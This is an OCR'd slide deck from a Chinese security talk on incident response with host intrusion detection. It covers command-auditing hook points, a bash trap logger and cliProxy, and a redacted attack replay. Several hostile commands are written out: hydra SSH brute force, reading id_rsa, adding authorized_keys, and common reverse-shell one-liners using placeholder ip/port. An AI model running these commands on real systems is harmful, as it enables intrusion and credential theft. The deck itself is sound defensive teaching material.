字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# HIDS视角下的应急响应

长亭科技-安全研究员-陈靖远

应急响应与
业务赋能
Empower Security
Enrich life


字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

- 姓名： 陈靖远
- ID: d_infinite
- 长亭科技-产品方向安全研究
- 曾有过甲方工作经验
- 擅长领域
  - Java安全
  - 主机安全

应急响应与
业务赋能 Empower Security Enrich life

# 目录

## 什么是HIDS？



Agent负责安全检测以及数据上报

## 场景1

某天晚上，有客户反馈被黑了，仅有的信息为内网的X机器产生了大量的3389和22请求，被网关的NIDS所记录了，如何才能快速分析攻击者的入侵痕迹?

## 传统的分析方法

**通过多维判断，层层分析，推理出入侵者行为从而进行进一步分析**

### 进程/用户

**01**

查看发起网络扫描的进程/进程树，以及对应进程的用户权限

### 日志

**02**


Nginx/Tomcat/Redis/Mysql等各类中间件日志，以及Secure等各类系统日志

### 文件

**03**

在/tmp，/dev/shm下查找异常文件，或是通过打开异常进程的cwd，将异常文件拖下来进行分析


**太慢了**



```
:~$ set +o history
```

## 攻击者执行命令经历了哪些环节?

哪些地方可以获取到攻击者的输入呢?



字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# Hook位置优劣对比

互补

1

***RASP***

缺点[illegible]较多，适配[illegible]，而且部[illegible]用无法[illegible]RASP

优点: 可以[illegible]码层进行拦截

2

***Shell***

优点: 可记录原始输入，内置命令，可读性好，冗余数据少

缺点: 相对容易被绕过，不可记录非Shell执行的命令

3

***R3/R0***

优点: 相对不容易被绕过，可记录非Shell执行的命令.

缺点: 无法记录原始输入，内置命令，可读性差，冗余数据多


应急响应与业务赋能

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 原始输入&内置命令

所谓原始输入，指的是未经过shell的语法转换的输入


原始输入:




```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# export command="sleep"
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# $command 1000
```

内置命令

R3看到的输入:



```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# ps aux | grep sleep
root      6451  0.0  0.0 107904   348 pts/0    S+   10:49   0:00 sleep 1000
```




```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# type export
export is a shell builtin
```

应急响应与业务赋能

Empower Security Enrich life


# Trap命令

trap是内置命令，常常用于指定在接收到信号后将要采取的动作




```
If a sigspec is EXIT (0) the command arg is executed on exit from the shell.  If a sigspec is DEBUG, the command arg is  executed  before
every simple command, for command, case command, select command, every arithmetic for command, and before the first command executes in a
shell function (see SHELL GRAMMAR above).  Refer to the description of the extdebug option to the shopt builtin for details of its effect
on  the  DEBUG  trap.   If a sigspec is RETURN, the command arg is executed each time a shell function or a script executed with the . or
source builtins finishes executing.
```

其中当信号值为DEBUG时(属于trap自定义信号)，trap定义的操作将在每条命令执行之前执行



```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# tail ~/.bashrc
. "/root/.acme.sh/acme.sh.env"

function log_command()
{
    echo $(date) $USER $$ $PPID $PWD \"$BASH_COMMAND\" >> /tmp/bash_logger.log
}

unset PROMPT_COMMAND
trap 'log_command' DEBUG
```




```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# export A=1
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# tail /tmp/bash_logger.log

Wed Apr 14 12:35:26 CST 2021 root 7434 7432 /root "export A=1"
Wed Apr 14 12:35:28 CST 2021 root 7434 7432 /root "tail /tmp/bash_logger.log"
```

在bashrc中插入了trap命令，记录用户的原始输入

# cliProxy


https://github.com/djhohnstein/cliProxy

cliProxy是一个终端代理工具，通过给Shell增加一层PTY，实现原始输入和输出的记录




```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# mv cliproxy_linux bash
```

上传cliproxy到目标机器



```
export PATH=/tmp/:$PATH
```

修改环境变量




```
[root@iz2ze0jpk0zc4zvu1hiahgz ~]# ls -al ~/.bash_histlog/
total 2752
drwxr-xr-x   2 root root   4096 Apr 14 14:11 .
dr-xr-x---. 18 root root   4096 Apr 14 14:14 ..
-rw-r--r--   1 root root      5 Apr 14 14:11 bash.8356.i.log
-rw-r--r--   1 root root     61 Apr 14 14:11 bash.8356.o.log
-rw-r--r--   1 root root     17 Apr 14 14:12 bash.8378.i.log
-rw-r--r--   1 root root   4029 Apr 14 14:12 bash.8378.o.log
```

可以看到记录了对应的输入以及输出

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 命令审计实战效果

针对之前的CASE，使用HIDS进行应急排查



[redacted] SHELL 环境启动

```
[redacted]:/tmp$ wget http:/[redacted]/zip.zip
```

开始时间 [redacted] 结束时间 [redacted]

```
[redacted]:/tmp$ unzip zip.zip
```

开始时间 [redacted] 结束时间 [redacted]

```
[redacted]/tmp$ ./hydra -P password.txt -L user.txt -t 20 -M ip.txt ssh
```


开始时间 [redacted] 结束时间 [redacted]

可以看到攻击者是通过wget下载的爆破工具

应急响应与业务赋能

Empower Security Enrich life

# 命令审计实战效果



```
[redacted]/tmp$ grep -r "password" /
```

开始时间 [redacted] 结束时间 [redacted]

```
[redacted]/tmp$ grep -r "mysql://" /
```

开始时间 [redacted] 结束时间 [redacted]

```
[redacted]/tmp$ cat ~/.ssh/id_rsa
```

开始时间 [redacted] 结束时间 [redacted]

```
[redacted]/tmp$ vim ~/.ssh/authorized_keys
```

开始时间 [redacted] 结束时间 [redacted]


后续执行的敏感操作，包括搜索配置文件中的密码，以及增加公钥配置免密登录

## 场景2

某次溯源中，发现机器上有大量的进程以及对外网络连接，在没有任何工具的前提下，如何快速的筛选出反弹Shell进程

# 常见的反弹Shell


```
bash >& /dev/tcp/$ip/$port 0>&1

exec 5<>/dev/tcp/$ip/$port;less <&5 | while read line; do $line 1>&5 2>&1; done

nc -e /bin/bash $ip $port

ncat -e /bin/bash $ip $port

php -r '$s=fsockopen("'${ip}'",'${port}');popen("/bin/bash -i <&3 >&3 2>&3", "r");'

python -c "import
os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('${ip}',$por
t));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash']);"
...
```



```
├sshd,1586 -D
│  ├sshd,28870
│  │  └bash,28872
│  │     ├less,28935
│  │     └bash,28936
```

**光从进程看， 没有明显特征**

## 反弹Shell的特征



标准Shell

至少一个直接或间接的指向socket类型的文件

反弹Shell


字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 反弹Shell的特征

